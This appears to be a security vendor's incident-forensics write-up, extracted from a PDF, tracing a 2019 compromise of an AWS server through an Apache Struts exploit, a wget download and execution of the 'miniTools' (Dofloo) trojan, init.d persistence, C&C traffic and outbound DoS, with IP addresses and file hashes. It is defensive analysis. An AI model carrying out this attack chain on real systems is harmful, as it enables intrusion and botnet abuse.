
* Log Extract:
<<<
AWS Account: 269305381020
Report begin time: 18-03-2019 06:24:27 UTC
Report end time: 18-03-2019 06:25:27 UTC


Protocol: UDP
Remote IP: 35.229.148.194
Remote port(s): 80

Total bytes sent: 326403000
Total packets sent: 310860
Total bytes received: 0
Total packets received: 0

The Investigation: Network Anomaly Details


First we dive into the network anomaly directly from the Security Dashboard and see multiple individual events. The Network Anomaly view allows us to pivot directly to relevant flow details as well as relevant process forensics events associated with that server and that time period. From here we can quickly dive into details of the initial compromise, malicious activity, and details of the targets, ports, protocols, processes and data transfer.





The Investigation: Process Behavior Forensics

Tetration quickly highlights the initial exploit by recording an “Unseen Command”. Unseen command is one of a number of behavioral rules that Tetration leverages to log potentially malicious behavior on an endpoint. Correlating that with malicious network activity brings us to the details of the initial exploit quickly. All investigative data below can also send to a SEIM.




Step 1:

- The attacker exploits Apache Struts running within the tomcat process to execute remote code.
- The attacker then immediately uses “wget” to download an application called “miniTools” from a web server in China.
- At this point, appropriate outbound firewall rules implemented by the Tetration agent would have prevented the payload from being downloaded.

Current IP Range:	**39.104.163.0 - 39.104.163.255**
IP Range Location:	China, Zhejiang, Hangzhou
IP Owner:	**Aliyun Computing Co. Ltd**
Owner Full IP Range:	39.96.0.0 - 39.108.255.255

The Investigation: Process Behavior Forensics

Tetration quickly highlights the initial exploit by recording an “Unseen Command”. Unseen command is one of a number of behavioral rules that Tetration leverages to log potentially malicious behavior on an endpoint. Correlating that with malicious network activity brings us to the details of the initial exploit quickly.




Step 2:

- The attacker exploits Apache Struts running within the tomcat process to execute remote code.
- The attacker changes the permissions on “miniTools” to make it executable.

The Investigation: Process Behavior Forensics

Tetration quickly highlights the initial exploit by recording an “Unseen Command”. Unseen command is one of a number of behavioral rules that Tetration leverages to log potentially malicious behavior on an endpoint. Correlating that with malicious network activity brings us to the details of the initial exploit quickly.



Step 3:

- The attacker exploits Apache Struts running within the tomcat process to execute remote code.
- The attacker runs “miniTools” by executing “./miniTools” against the shell.
- This then becomes a control point, and we start seeing command and control traffic from this process.
- When “miniTools” launches, it also initiates several sub-processes which create persistence by adding it to ”init.d” so that it runs even if the server reboots.

The Investigation: Network Behavior Forensics

Pivoting to “Related Flow Search Events” from the Security Dashboard, and filtering for traffic initiated by “miniTools” we see Command & Control traffic begin, connecting back to the same IP from which the payload was downloaded. This C&C traffic is over outbound port 48080 and also would have been blocked by Tetrtion-managed Application Segmentation policy.

The Investigation: Network Behavior Forensics

Cross-referencing with Cisco Talos IP Reputation indicates that this is not a currently known C&C, but it has been blacklisted in the past.

LOCATION DATA

China

OWNER DETAILS

IP ADDRESS	39.104.163.13
FWD/REV DNS MATCH	No
NETWORK OWNER	Aliyun Computing Co.

REPUTATION DETAILS

EMAIL REPUTATION	Risk unknown
WEB REPUTATION	Suspicious sites
WEB CATEGORY	-

	LAST DAY	LAST MONTH
SPAM LEVEL	None	None
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	

Think this reputation is incorrect? File reputation dispute here.


BLACKLISTS


TALOS SECURITY INTELLIGENCE BLACKLIST


BLACKLISTED	No
STATUS	EXPIRED

The Investigation: Network Behavior Forensics

Further investigation with Flow Search shows several DoS instances prior to the instance reported by Amazon. Multiple addresses were targeted across multiple ports and protocols with most of the destinations in China. Again, restricting outbound network connectivity with Tetration-managed segmentation controls would likely have prevented this phase of the attack.







The Investigation: Process Hash

Pivoting to look at threat intelligence on the process itself. Tetration *did not* flag any blacklist process hash anomalies. This means that the hash was not present in the NIST RDS. Pivoting to VirusTotal and Cisco Talos, it appears that the community is also not aware of the hash. This could be because the payload new or it is polymorphic (can change it's binary) making it difficult to detect with hash-oriented techniques.
https://searchsecurity.techtarget.com/definition/metamorphic-and-polymorphic-malware

Tetration Process Inventory

IP-172-31-3-85

Filters | Process Command Line contains mini | Filter

Displaying 4 of 156

User Name	PID	Parent PID	Last Exec Content Change	Last Exec Content/Attr Change	Uptime	Process Binary Hash	Process Command Line
root	26849	3802	Mar 17 2019 01:29:07 am (EDT)	Mar 17 2019 10:52:22 pm (EDT)	0d-0h:0m:39s	813e46a795bc7803d51405698aa92a9e91f30826646ec228cacf16f8	./miniTools
root	2003	3802	Mar 17 2019 01:29:07 am (EDT)	Mar 17 2019 10:52:22 pm (EDT)	0d-0h:0m:54s	813e46a795bc7803d51405698aa92a9e91f30826646ec228cacf16f8	./miniTools
root	3844	1	Mar 17 2019 01:29:07 am (EDT)	Mar 17 2019 10:52:22 pm (EDT)	0d-16h:37m:25s	813e46a795bc7803d51405698aa92a9e91f30826646ec228cacf16f8	./miniTools
root	3802	1	Mar 17 2019 01:29:07 am (EDT)	Mar 17 2019 10:52:22 pm (EDT)	0d-16h:37m:42s	813e46a795bc7803d51405698aa92a9e91f30826646ec228cacf16f8	./miniTools

VirusTotal

Search Results

No matches


Cisco Talos

TALOS DOES NOT CURRENTLY HAVE A DISPOSITION FOR THIS FILE.

Try Search Again

The Investigation: Process Hash

File hash was marked as malicious by the broader community a few days after Tetration's initial exploit detection.



FILE DISPOSITION

Malicious

TALOS WEIGHTED FILE REPUTATION SCORE

Score not available.

SHA256

813E46A795BC7803D51405698AA92A9E91F30826646EC228CACF16F8858C107E

Clicking the above SHA256 will redirect you to Cisco ThreatGrid. This service requires a ThreatGrid subscription.

FILE SIZE	751552 bytes
SAMPLE TYPE	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped, with debug_info
AMP DETECTION NAME*	Unix.Dropper.Dofloo::hunt.talos
DATE DETECTION CREATED	2019-03-23


*Limited to SHA256 lookup

ASSOCIATED DOMAINS FOR THIS HASH

Domains not available.

DETECTION ALIASES

- Linux/Dofloo.xdutv
- ELF:MrBlack-J [Cryp]
- Linux/Dofloo.A trojan
- ELF/DDoS.BE!tr
- Linux.Trojan.Agent.GKLJ7N
- Trojan.Linux.Dofloo
- Backdoor.Linux.Dofloo.b
- RDN/Generic BackDoor (trojan)
- Mal/Generic-S
- Linux.Dofloo
- TROJ_GEN.F04JC00CM19
- virus



ELF

22 / 58

22 engines detected this file

SHA-256	813e46a795bc7803d51405698aa92a9e91f30826646ec228cacf16f8858c107e
File name	319
File size	733.94 KB
Last analysis	2019-03-23 23:49:45 UTC


Detection | Details | Relations | Behavior | Community

AegisLab	Trojan.Linux.Dofloo.4!c	Avast	ELF:MrBlack-J [Cryp]
